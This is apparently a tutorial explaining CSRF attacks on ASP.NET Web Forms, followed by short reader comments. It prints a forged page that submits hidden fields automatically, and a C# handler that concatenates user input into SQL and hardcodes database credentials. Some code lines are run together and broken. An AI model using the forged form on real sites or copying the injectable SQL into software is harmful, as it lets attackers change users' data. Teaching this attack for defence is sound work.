

A Cross Site Request Forgery (CSRF) attack is less well known but equally as dangerous as a Cross Site Scripting(XSS) attack. CSRF attacks break the trust between a Website and the web browser of an authenticated user. Web applications or services that store user's authentication information in session or cookies are vulnerable to CSRF attacks.

The CSRF attack breaks the trust user authentication and allows hackers to make a request on their behalf. Once the hacker finds the low false in your web application or website then he/she modifies your web pages by injecting some malicious code into the web page by saving it as a different web page. Unless the session is in active state he/she can run the created malicious page on top of the actual web page because the browser will automatically send the cookies or credentials and the server will depend on that browser until that session expires.
Malicious examples,
Example 1
Using ASP.NET Web Forms,
Actual view source code
- <!DOCTYPE html>
- <html>
- <head>
- <title>CSRF Example</title>
- </head>
- <body>
- <form id="formEditPOAttack" method="post" action="EditPOAttack.aspx">
- <div class="aspHidden">
- <input type="hidden" id="__VIEWSTATE" name="__VIEWSTATE" value="y21xfOixW2WT6R2oKP53ub88uhPWcwKnDcDGlw20xjg8TYUqMZLm1PHyNRr7l1O6gVpA4DIq2vKiOHT1SXgdHNXeXvFolSQbb9LMwVNL8vw=" />
- </div>
- <div>
- <table class="auto-style1">
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- <tr>
- <td class="auto-style2">PO Type</td>
- <td>
- <select name="ddlPOType" id="ddlPOType">
- <option selected="selected" value="0">-- Select --</option>
- <option value="1">PO 1</option>
- <option value="2">PO 2</option>
- <option value="3">PO 3</option>
- <option value="4">PO 4</option>
- <option value="5">PO 5</option>
- <option value="6">PO 6</option>
- </select>
- </td>
- </tr>
- <tr>
- <td class="auto-style2">Description</td>
- <td>
- <textarea name="txtDescription" rows="2" cols="20" id="txtDescription"></textarea>
- </td>
- </tr>
- <tr>
- <td class="auto-style2">Amount</td>
- <td>
- <input name="txtAmount" type="text" id="txtAmount" />
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td>
- <input type="submit" name="btnUpdatePO" value="Update" id="btnUpdatePO" />
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td>
- <span id="lblMessage" style="color:Red;"></span>
- </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- <tr>
- <td class="auto-style2"> </td>
- <td> </td>
- </tr>
- </table>
- </div>
- <div class="aspNetHidden">
- <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="F51C06CD" />
- <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="HRPE+8/w1yrPHWshG4s0BSk+YO0hz/Rp8t/kMhPXcaPXHLwtDD24RjxGd2QX71MEFiUO1hCBS0F4gQgAkmARvLCkAIZsOKAflJsZ03dKlJYwnFdkMTITq8brL3q7ClYOnqyKZngI5pH+l8BcGHzrDddwyQZX6SoXIuMOyGEKzqq1VEUwVvpdAm/50w6fFYS0q0jvO9R7gvGdjUVBxwoIf1HuWiyezjGYi4Mv+INC/EUJeELk5RChth9UXeND+83nlv3ziXe3MxRJKcC+mqcKDXNtZLOvUsRr4h9yfOx7LRJNdh13jRPWd1dYkt+5/WRU" />
- </div>
- </form>
- <!-- Visual Studio Browser Link -->
- <script type="application/json" id="__browserLink_initializationData">
- {
- "appName": "Internet Explorer",
- "requestId": "81b407be11574d37ab9969005ddb1c2f"
- }
- </script>
- <script type="text/javascript" src="http://localhost:53406/2621fc94f4664dd5bf3707c960dce1ed/browserLink" async="async"></script>
- <!-- End Browser Link -->
- </body>
- </html>
The above code snippet “__VIEWSTATE”, “__EVENTVALIDATION” and “Form id” which are highlighted in yellow color, are more than enough to inject some malicious code into your application.
CSRF malicious Web Form source code
With the reference of the above code, the hacker will replace all input controls with hidden fields except button controls by keeping the control id as same.
Actual controls
- <select name="ddlPOType" id="ddlPOType">
- <option selected="selected" value="0">-- Select --</option>
- <option value="1">PO 1</option>
- <option value="2">PO 2</option>
- <option value="3">PO 3</option>
- <option value="4">PO 4</option>
- <option value="5">PO 5</option>
- <option value="6">PO 6</option>
- </select>
- <textarea name="txtDescription" rows="2" cols="20" id="txtDescription">
- </textarea>
- <input name="txtAmount" type="text" id="txtAmount" />
- <input type="hidden"name="ddlPOType"value="2"/>
- <input type="hidden"name="txtDescription"value="Injected malicious code by Hacked"/>
- <input type="hidden"name="txtAmount"value="999"/>
- <inputtype="submit"name="btnUpdatePO"value="Update"id="btnUpdatePO"/>
- <scripttype="text/javascript">
- document.form1.submit();
- document.getElementById("btnUpdatePO").click();
- </script>
- protected void btnUpdatePO_Click(object sender, EventArgs e)
- {
- try
- {
- SqlConnection con = newSqlConnection(@ "User ID=test;Password=test123;Database=testDB;Data Source=12345");
- con.Open();
- stringsql = "update PODETAILS set DESCRIPTION ='" + txtDescription.Text + "'where PONUMBER = 1";
- System.Data.SqlClient.SqlCommandcmd = newSqlCommand(sql, con);
- cmd.ExecuteNonQuery();
- lblMessage.Text = "Hacker injected some malicious code...";
- }
- catch (Exception ex)
- {
- lblMessage.Text = "Hacker injected some malicious code";
- }
- finally
- {
- //
- }
- }
pmh mrhPosted Jun 22, 2020, 6:45 AM
Hi, The CSRF prevention code in Web forms given above is not working. What are the other options ?
Rohan GuptaPosted Jan 22, 2019, 3:56 AM
Mr. Santosh these above code not working in vs 2010 for asp.net c#
Erika MunozPosted Feb 19, 2018, 3:36 PM
Hi can you help with a question. When is generated the values __VIEWSTATEGENERATOR and __VIEWSTATE in a page asp.net??
Santhakumar MunuswamyPosted Jun 25, 2016, 2:09 AM
Thank you for nice article
Kuppurasu NagarajPosted Jun 21, 2016, 12:45 PM
Nice Sharing..
Humayun Kabir MamunPosted Jun 21, 2016, 4:19 AM
Nice...
Vignesh ManiPosted Jun 20, 2016, 6:44 AM
Nice
Debasis SahaPosted Jun 20, 2016, 12:49 AM
Good One..
RajaPosted Jun 20, 2016, 12:07 AM
Good One...
Bhavik PatelPosted Jun 19, 2016, 11:04 PM
nice